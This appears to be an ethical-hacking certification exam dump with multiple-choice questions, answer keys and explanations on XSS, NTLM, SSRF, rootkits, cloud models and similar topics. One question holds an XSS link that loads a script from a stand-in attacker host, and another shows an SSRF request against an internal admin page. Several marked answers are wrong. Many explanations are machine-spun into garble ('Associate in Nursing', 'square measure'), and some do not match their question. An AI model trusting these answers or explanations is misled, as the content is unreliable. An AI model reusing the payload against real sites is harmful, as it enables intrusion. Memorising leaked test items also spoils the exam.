This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<a href="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

Answer: A

NEW QUESTION 141

- (Topic 2)

which of the following protocols can be used to secure an LDAP service against anonymous queries?

- A. SSO
- B. RADIUS
- C. WPA
- D. NTLM

Answer: D

Explanation:

In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users. NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly single package. whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different{completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware.

NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired.

? First, the consumer establishes a network path to the server and sends a

NEGOTIATE_MESSAGE advertising its capabilities.

? Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer.

? Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE_MESSAGE.

The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you??ll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.

The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version. National Trust LanMan and NTLM version one use the DES primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

NEW QUESTION 145

- (Topic 2)

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons. Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

- A. Warning to those who write password on a post it note and put it on his/her desk
- B. Developing a strict information security policy
- C. Information security awareness training
- D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

NEW QUESTION 150

- (Topic 2)

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

- A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
- B. Asymmetric cryptography is computationally expensive in compariso
- C. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
- D. Symmetric encryption allows the server to securely transmit the session keys out-of- band.
- E. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

NEW QUESTION 152

- (Topic 2)

in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

- A. 3.0-6.9
- B. 4.0-6.0
- C. 4.0-6.9
- D. 3.9-6.9

Answer: C

Explanation:

CVSS v2.0 Ratings

CVSS v3.0 Ratings

Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

NEW QUESTION 157

- (Topic 2)

which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Answer: D

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

NEW QUESTION 158

- (Topic 2)

Within the context of Computer Security, which of the following statements describes Social Engineering best?

- A. Social Engineering is the act of publicly disclosing information
- B. Social Engineering is the means put in place by human resource to perform time accounting
- C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
- D. Social Engineering is a training program within sociology studies

Answer: C

NEW QUESTION 162

- (Topic 2)

What is the purpose of DNS AAAA record?

- A. Authorization, Authentication and Auditing record
- B. Address prefix record
- C. Address database record
- D. IPv6 address resolution record

Answer: D

NEW QUESTION 167

- (Topic 2)

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. Netcraft
- C. infoga
- D. Zoominfo

Answer: C

Explanation:

Infoga may be a tool gathering email accounts informations (ip,hostname,country,??) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION 171

- (Topic 2)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to "know" to prove yourself that it was Bob who had send a mail?

- A. Authentication
- B. Confidentiality
- C. Integrity
- D. Non-Repudiation

Answer: D

Explanation:

Non-repudiation is the assurance that someone cannot deny the validity of something.

Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 175

- (Topic 2)

These hackers have limited or no training and know how to use only basic techniques or tools.

What kind of hackers are we talking about?

- A. Black-Hat Hackers A
- B. Script Kiddies
- C. White-Hat Hackers
- D. Gray-Hat Hacker

Answer: B

Explanation:

Script Kiddies: These hackers have limited or no training and know how to use only basic techniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION 179

- (Topic 2)

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

- A. WPA2 Personal
- B. WPA3-Personal
- C. WPA2-Enterprise
- D. WPA3-Enterprise

Answer: D

Explanation:

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise. WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:

- Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)
- Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)
- Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve
- Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)

The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate cryptographic keys It uses ECDSA-384 for exchanging keys

NEW QUESTION 182

- (Topic 2)

Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?

- A. Side-channel attack
- B. Replay attack
- C. CrypTanalysis attack
- D. Reconnaissance attack

Answer: B

Explanation:

Replay Attack could be a variety of security attack to the info sent over a network. In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender.

The receiver feels that it's Associate in Nursing genuine message however it's really the message sent by the aggressor. the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.

Prevention from Replay Attack : 1. Timestamp technique –Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more. 2. Session key technique –Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can't be reused.

NEW QUESTION 183

- (Topic 2)

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.
- B. pa
- C. 1030 Fraud and Related activity in connection with Computers
- D. 18 U.S.
- E. pa
- F. 1029 Fraud and Related activity in connection with Access Devices
- G. 18 U.S.
- H. pa
- I. 1362 Communication Lines, Stations, or Systems
- J. 18 U.S.
- K. pa
- L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

Answer: A

NEW QUESTION 185

- (Topic 2)

Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

Answer: BE

NEW QUESTION 186

- (Topic 2)

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL `https://xyz.com/feed.php?url:externalsile.com/feed/to` to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed in the above scenario?

- A. website defacement
- B. Server-side request forgery (SSRF) attack
- C. Web server misconfiguration
- D. web cache poisoning attack

Answer: B

Explanation:

Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.

In the preceding example, suppose there's an body interface at the back-end url `https://192.168.0.68/admin`. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=http://192.168.0.68/admin
```

NEW QUESTION 187

- (Topic 2)

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

- A. Preparation
- B. Eradication
- C. Incident recording and assignment
- D. Incident triage

Answer: D

Explanation:

Incident Handling and Response Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. Steps involved in the IH&R process: 3. Incident Triage - The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited. (P.84/68)

NEW QUESTION 189

- (Topic 2)

John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

- A. Create an incident checklist.
- B. Select someone else to check the procedures.
- C. Increase his technical skills.
- D. Read the incident manual every time it occurs.

Answer: C

NEW QUESTION 191

- (Topic 2)

In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

- A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
- B. Extraction of cryptographic secrets through coercion or torture.
- C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
- D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

NEW QUESTION 196

- (Topic 2)

What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?

- A. The attacker queries a nameserver using the DNS resolver.
- B. The attacker makes a request to the DNS resolver.
- C. The attacker forges a reply from the DNS resolver.
- D. The attacker uses TCP to poison the DNS resolver.

Answer: B

Explanation:

https://ru.wikipedia.org/wiki/DNS_spoofing

DNS spoofing is a threat that copies the legitimate server destinations to divert the domain's traffic. Ignoring these attacks, the users are redirected to malicious websites, which results in insensitive and personal data being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.

The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.

Different Stages of Attack of DNS Cache Poisoning:

- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.
- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.
- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

NEW QUESTION 201

- (Topic 2)

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

- A. Take over the session
- B. Reverse sequence prediction
- C. Guess the sequence numbers
- D. Take one of the parties offline

Answer: C

NEW QUESTION 203

- (Topic 2)

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

Answer: A

NEW QUESTION 208

- (Topic 2)

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected in the core components of the operating system. What is this type of rootkit an example of?

- A. Hypervisor rootkit
- B. Kernel toolkit
- C. Hardware rootkit
- D. Firmware rootkit

Answer: B

Explanation:

Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

NEW QUESTION 213

- (Topic 2)

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

- A. Copy the system files from a known good system
- B. Perform a trap and trace
- C. Delete the files and try to determine the source
- D. Reload from a previous backup
- E. Reload from known good media

Answer: E

NEW QUESTION 214

- (Topic 2)

Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes Wi-Fi sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.

Which of the following attacks is performed by Clark in above scenario?

- A. iOS trustjacking
- B. iOS Jailbreaking
- C. Exploiting SS7 vulnerability
- D. Man-in-the-disk attack

Answer: A

Explanation:

An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting be in a similar room. In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.

This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.

After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.

This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign. Besides, this permits enacting the "iTunes Wi-Fi sync" highlight, which makes it conceivable to proceed with this sort of correspondence

with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering "iTunes Wi-Fi sync" doesn't need the casualty's endorsement and can be directed simply from the PC side.

Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly.

It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access. Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

NEW QUESTION 215

- (Topic 2)

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture is Abel currently working in?

- A. Tier-1: Developer machines
- B. Tier-4: Orchestrators
- C. Tier-3: Registries
- D. Tier-2: Testing and accreditation systems

Answer: D

Explanation:

The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls. formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO). Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.

Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.

For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary. Rationale: The Risk Management Framework uses a new term to

refer to the concept of accreditation, and it is called authorization. Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

NEW QUESTION 220

- (Topic 2)

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfiltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?

- A. Phishing malware
- B. Zero-day malware
- C. File-less malware
- D. Logic bomb malware

Answer: C

Explanation:

<https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html>

Fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. Also known as non- malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. It resides in the system's RAM. It injects malicious code into the running processes. (P.966/950)

NEW QUESTION 221

- (Topic 2)

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

- A. Do not reply to email messages or popup ads asking for personal or financial information
- B. Do not trust telephone numbers in e-mails or popup ads
- C. Review credit card and bank account statements regularly
- D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
- E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 223

- (Topic 2)

When a normal TCP connection starts, a destination host receives a SYN (synchronize/start) packet from a source host and sends back a SYN/ACK (synchronize acknowledge). The destination host must then hear an ACK (acknowledge) of the SYN/ACK before the connection is established. This is referred to as the "TCP three-way handshake." While waiting for the ACK to the SYN ACK, a connection queue of finite size on the destination host keeps track of connections waiting to be completed. This queue typically empties quickly since the ACK is expected to arrive a few milliseconds after the SYN ACK.

How would an attacker exploit this design by launching TCP SYN attack?

- A. Attacker generates TCP SYN packets with random destination addresses towards a victim host
- B. Attacker floods TCP SYN packets with random source addresses towards a victim host
- C. Attacker generates TCP ACK packets with random source addresses towards a victim host
- D. Attacker generates TCP RST packets with random source addresses towards a victim host

Answer: B

NEW QUESTION 227

- (Topic 2)

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

Answer: B

NEW QUESTION 229

- (Topic 2)

what are common files on a web server that can be misconfigured and provide useful information for a hacker such as verbose error messages?

- A. httpd.conf
- B. administration.config
- C. idq.dll
- D. php.ini

Answer: D

Explanation:

The php.ini file may be a special file for PHP. It's where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there's no need to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

NEW QUESTION 231

- (Topic 2)

In the context of Windows Security, what is a 'null' user?

- A. A user that has no skills
- B. An account that has been suspended by the admin
- C. A pseudo account that has no username and password
- D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 233

- (Topic 2)

When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

- A. Data items and vulnerability scanning
- B. Interviewing employees and network engineers
- C. Reviewing the firewalls configuration
- D. Source code review

Answer: A

NEW QUESTION 234

- (Topic 2)

Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server? The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

- A. My Doom
- B. Astacheldraht
- C. R-U-Dead-Yet?(RUDY)
- D. LOIC

Answer: C

NEW QUESTION 235

- (Topic 2)

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Answer: B

NEW QUESTION 240

- (Topic 2)

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

- A. JSON-RPC
- B. SOAP API
- C. RESTful API
- D. REST API

Answer: C

Explanation:

*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE
 RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.
<https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf>
 The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION 243

- (Topic 2)

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

- A. Hybrid
- B. Community
- C. Public
- D. Private

Answer: B

Explanation:

The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.

The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .

Community Cloud computing facilitates its users to spot and analyze their business demands better. Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on- site or off-site.

Community Cloud Examples and Use CasesCloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.

? Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost- effective to the tenants, and may also reduce their data traffic.

Benefits of Community CloudsCommunity Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost- effective cloud services to collaborate on joint projects, because it comes with multiple advantages.

Openness and ImpartialityCommunity Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

? Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.

? Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.

Flexibility and ScalabilityHigh Availability and ReliabilityYour cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.

Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.

Security and ComplianceTwo significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.

? the power to dam users from editing and downloading specific datasets.

? Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.

? What devices can store sensitive data.

Users can configure various levels of security for his or her data. Common use cases:Convenience and ControlConflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.

Less Work for the IT DepartmentHaving data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations. Environment SustainabilityIn the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift

introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

NEW QUESTION 248

- (Topic 2)

OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

- A. openssl s_client -site www.website.com:443
- B. openssl_client -site www.website.com:443
- C. openssl s_client -connect www.website.com:443
- D. openssl_client -connect www.website.com:443

Answer: C

NEW QUESTION 252

- (Topic 2)

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

- A. Red hat
- B. white hat
- C. Black hat
- D. Gray hat

Answer: B

